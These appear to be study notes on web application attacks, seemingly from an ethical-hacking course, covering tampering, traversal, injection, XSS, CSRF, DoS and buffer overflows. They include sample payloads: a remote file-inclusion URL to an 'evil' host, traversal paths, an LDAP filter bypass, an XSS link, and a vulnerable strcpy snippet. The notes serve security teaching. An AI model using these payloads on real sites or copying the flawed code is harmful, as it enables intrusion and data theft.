- **Authentication Hijacking:** To identify a user, every web application employs user identification such as an ID and password. However, once attackers compromise a system, various malicious things such as theft of services, session hijacking, and user impersonation can occur.
- **Network Access Attacks:** Network access attacks can majorly affect web applications, including basic level of service. They can also allow levels of access that standard HTTP application methods could not grant.
- **Cookie Snooping:** Attackers use cookie snooping on victim systems to analyze users' surfing habits and sell that information to other attackers, or to launch various attacks on the victims' web applications.
- **Web Services Attacks:** Attacker can get into the target web applications by exploiting an application integrated with vulnerable web services. An attacker injects a malicious script into a web service and is able to disclose and modify application data.
- **Insufficient Transport Layer Protection:** Use SSL/TLS authentications for websites; otherwise, attackers can monitor network traffic to steal authenticated users' session cookies, making them vulnerable to threats such as account theft and phishing attacks.
- **Hidden Manipulation:** Attackers attempting to compromise e-commerce websites mostly use these types of attacks. They manipulate hidden fields and change the data stored in them. Several online stores face this type of problem every day. Attackers can alter prices and conclude transactions, designating the prices of their choice.
- **DMZ Protocol Attacks:** The DMZ ("demilitarized zone") is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who is able to compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to:
 - Compromise of the web application and data
 - Defacement of websites
 - Access to internal systems, including databases, backups, and source code
- **Unvalidated Redirects and Forwards:** Attackers lure victim and make them click on

unvalidated links that appear to be legitimate. Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass, leading to:

- Session fixation attacks
- Security management exploits
- Failure to restrict URL access
- Malicious file execution
- **Failure to Restrict URL Access:** An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.
- **Obfuscation Application:** Attackers usually work hard at hiding their attacks and avoid detection. Network and host-based intrusion detection systems (IDSs) are constantly looking for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.
- **Security Management Exploits:** Some attackers target security management systems, either on networks or on the application layer, in order to modify or disable security enforcement. An attacker who exploit security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.
- **Session Fixation Attack:** In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.
- **Malicious File Execution:** Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is because of unchecked input into a web server. Because of this, attackers execute and process files on a web server and initiate remote code execution, install the rootkit remotely, and - in at least some cases - take complete control over systems.

Unvalidated Input

- Input validation flaws refers to a web application vulnerability where **input from a client is not validated** before being processed by web applications and backend servers.
- An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc. that result in **data theft and system malfunctioning**.

- 先測:
 1. 型別
 2. 範圍
 3. 格式

Parameter/Form Tampering

- A web parameter tampering attack involves the **manipulation of parameters exchanged** between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products.
- A parameter tampering attack **exploits vulnerabilities** in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.
- **Tampering with the URL parameters:**
 - <http://www.juggybank.com/cust.asp?profile=21&debit=2500>
 - <http://www.juggybank.com/cust.asp?profile=21&debit=1500>
- **Other parameters can be changed including attribute parameters:**
 - <http://www.juggybank.com/stat.asp?pg=531&status=view>
 - <http://www.juggybank.com/stat.asp?pg=531&status=delete>

Directory Traversal

- Directory traversal allows attackers to **access restricted directories** including application source code, configuration, and critical system files, and execute commands outside of the web server's root directory.
- Attackers can **manipulate variables** that reference files with "dot-dot-slash (../)" sequences and its variations.
- Accessing files located outside the **web publishing directory** using directory traversal.
- <http://www.juggyboy.com/process.aspx=../../../../some dir/some file>
- <http://www.juggyboy.com/../../../../some dir/some file>

AP層

Security Misconfiguration

- **Easy Exploitation:** Using misconfiguration vulnerabilities, attackers **gain unauthorized accesses** to default accounts, read unused pages, exploit unpatched flaws, and read or write unprotected files and directories, etc.
- **Common Prevalence:** Security misconfiguration can occur at any **level of an**

application stack, including the platform, web server, application server, framework, and custom code.

- **Example:**
 - The application server admin console is automatically installed and not removed.
 - Default accounts are not changed.
 - Attacker discovers the **standard admin pages** on server, logs in with default passwords, and takes over.

Injection Flaws

- Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query.
- Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access.
- Injection flaws are **prevalent in legacy code**, often found in SQL, LDAP, and XPath queries, etc. and can be easily discovered by application vulnerability scanners and fuzzers.
- **SQL Injection:** It involves the injection of malicious SQL queries into user input forms.
- **Command Injection:** It involves the injection of malicious code through a web application.
- **LDAP Injection:** It involves the injection of malicious LDAP statements.

SQL Injection Attacks

- SQL injection attacks use a **series of malicious SQL queries** to directly manipulate the database.
- An attacker can use a vulnerable web application to **bypass normal security measures** and obtain direct access to the valuable data.
- SQL injection attacks can often be executed from the **address bar**, from within application fields, and through queries and searches.
- Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 13: SQL Injection.

Command Injection Attacks

- **Shell Injection:**
 - An attacker tries to **craft an input string** to gain shell access to a web server.
 - Shell Injection functions include **system()**, **StarProcess()**, **java.lang.Runtime.exec()**,

`System.Diagnostics.Process.Start()`, and similar APIs.

- **HTML Embedding:**
 - This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds an **extra HTML-based** content to the vulnerable web application.
 - In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for **HTML code** or **scripting**.
- **File Injection:**
 - The attacker exploits this vulnerability and injects **malicious code** into **system files**.
 - <http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit>

Command Injection Example

1. An attacker enters **malicious code** (account number) with a new password.
 - Malicious Code: www.juggyboy.com/banner.gif||newpassword||1036||60||468
2. The last two sets of numbers are the **banner size**.
3. Once the attacker clicks the **submit button**, the password for the account 1036 is changed to "**newpassword**".
4. The server script assumes that only the URL of the **banner image file** is inserted into that field.
5. Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command.

File Injection Attack (?)

- Attacker injects a remotely hosted file at www.jasoneval.com containing an exploit.
- File injection attacks enable attackers to **exploit vulnerable scripts** on the server to use a remote file instead of a presumably trusted file from the local file system.

網頁應用程式的漏洞可以讓攻擊者設定某些參數值，使得網頁應用程式去執行遠端的程式

What is LDAP Injection? (?)

- An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**.
- **What is LDAP?** LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries.

- LDAP is based on the client-server model and clients can **search the directory entries using filters**.

How LDAP Injection Works (?)

- LDAP injection attacks are similar to SQL injection attacks but **exploit user parameters** to generate LDAP query.
- To test if an application is vulnerable to LDAP code injection, **send a query** to the server meaning that generates an invalid input. If the LDAP server **returns an error**, it can be exploited with code injection techniques.
- If an attacker enters valid user name "juggyboy", and injects **juggyboy>(&)** then the URL string becomes **(&(USER=juggyboy>(&))(PASS=blah))** only the first filter is processed by the LDAP server, only the query **(&(USER=juggyboy>(&))** is processed. This query is always true, and the attacker logs into the system without a valid password.

Hidden Field Manipulation Attack (?)

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**.
- HTML can also store field values as hidden fields, which are **not rendered to the screen** by the browser, but are collected and submitted as parameters during form submissions.
- Attackers can examine the **HTML code of the page** and change the hidden field values in order to change post requests to server.


Cross-Site Scripting (XSS) Attacks

- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, which enables malicious attackers to inject client-side script into web pages viewed by other users.
- It occurs when **invalidated input data** is included in dynamic content that is sent to a user's web browser for rendering.
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**.


- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privilege
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute force password cracking
- Data theft
- Intranet probing
- Key logging and remote monitoring

Cross-Site Scripting Attack Scenario: Attack via Email


- In this example, the attacker crafts an email message with a malicious script and sends it to the victim: `<A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>malicious code</SCRIPT>>Click here`
- When the user clicks on the link, the URL is sent to **bank.com** with the malicious code.
- The legitimate server hosting bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine.



How XSS Attacks Work




XSS Example: Attack via Email




XSS Example: Steal Users' Cookies




XSS Example: Sending an Unauthorized Request



XSS Attack in Blog Posting



XSS Attack in Comment Field




Websites Vulnerable to XSS Attack

- XSSed project provides information on all things related to cross-site scripting vulnerabilities and is the largest online archive of XSS vulnerable websites.

Cross-Site Request Forgery (CSRF) Attack

- Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend.
- The victim user **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity.

How CSRF Attacks Work



Web Application Denial-of-Service (DoS) Attack

- Attackers exhaust available server resources by sending hundreds of **resource-intensive requests**, such as pulling out large image files or requesting dynamic pages that require expensive search operations on the backend database servers.
- Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable by existing DoS protection** measures.
- **Why Are Application Vulnerable?**
 - Reasonable Use of Expectations
 - Application Environment Bottlenecks

- Implementation Flaws
- Poor Data Validation
- **Targets:**
 - CPU, Memory, and Sockets
 - Disk Bandwidth
 - Database Bandwidth
 - Worker Processes

Denial-of-Service (DoS) Example

- **User Registration DoS:** The attacker could create a program that submits the registration forms repeatedly, adding a **large number of spurious users** to the application.
- **Login Attacks:** The attacker may overload the login process by continually sending login requests that require the presentation tier to access the authentication mechanism, rendering it **unavailable** or **unreasonably** slow to respond.
- **User Enumeration:** If **application states** which part of the user name/password pair is incorrect, an attacker can automate the process of trying **common user names** from a **dictionary file** to enumerate the users of the application.
- **Account Lock Out Attacks:** The attacker may enumerate usernames and attempt to authenticate to the site using a **username and incorrect passwords**, which will lock out the user account after the specified number of failed attempts.

Buffer Overflow Attacks

- Buffer overflow occurs when an **application writes more data to a block of memory**, or buffer, than the buffer is allocated to hold.
- It enables an attacker to modify the **target process's address space** in order to control the process execution, crash the process, and modify internal variables.
- Attackers modify function pointers to **direct program execution** through a jump or call instruction and points it to a location in the memory containing malicious codes.

Vulnerable Code: **malloc(10)**


```
int main(int argc, char *argv[]){
    char *dest_buffer;
    dest_buffer = (char*) malloc(10);
    if (NULL == dest_buffer)
        return -1;
    if (argc > 1){
        strcpy(dest_buffer, argv[1]);
        printf("The first command-line argument is %s.\n", dest_buffer);
    }
    else{
        printf("No command-line argument was given.\n");
    }
    free(dest_buffer);
    return 0;
}
```

Cookie/Session Poisoning (?)

- Cookies are used to **maintain session state** in the otherwise stateless HTTP protocol.
- **Modify the Cookie Content**: Cookie poisoning attacks involve the modification of the contents of a cookie (personal information stored in a web user's computer) in order **to bypass security mechanisms**.
- **Inject the Malicious Content**: Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain the **unauthorized information**.
- **Rewriting the Session Data**: A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new **user ID or other session identifiers** in the cookie.

藉由修改cookie值達到攻擊效果

How Cookie Poisoning Works (?)



Session Fixation Attack

- In a session fixation attack, the attacker tricks the user to access a genuine web server using an **exploit session ID** value.
- Attacker assumes the identity of the victim and exploits his **credentials** at the server.



CAPTCHA Attacks (?)

- CAPTCHA is used to **prevent automated software** from performing actions that degrade the quality of service of a given system.
- It aims to ensure that the users of applications are human and ultimately aid in **preventing unauthorized access and abuse**.
- However, attacker can **compromise the security** of the web application by exploiting vulnerabilities existed in CAPTCHA.

- **Type of CAPTCHA Attacks:**
 - Breaching client-side trust
 - Manipulating server-side implementation
 - Attacking the CAPTCHA image

pwntcha, Optical Character Reading (OCR) tool, Tesseract tool

Insufficient **Transport Layer** Protection

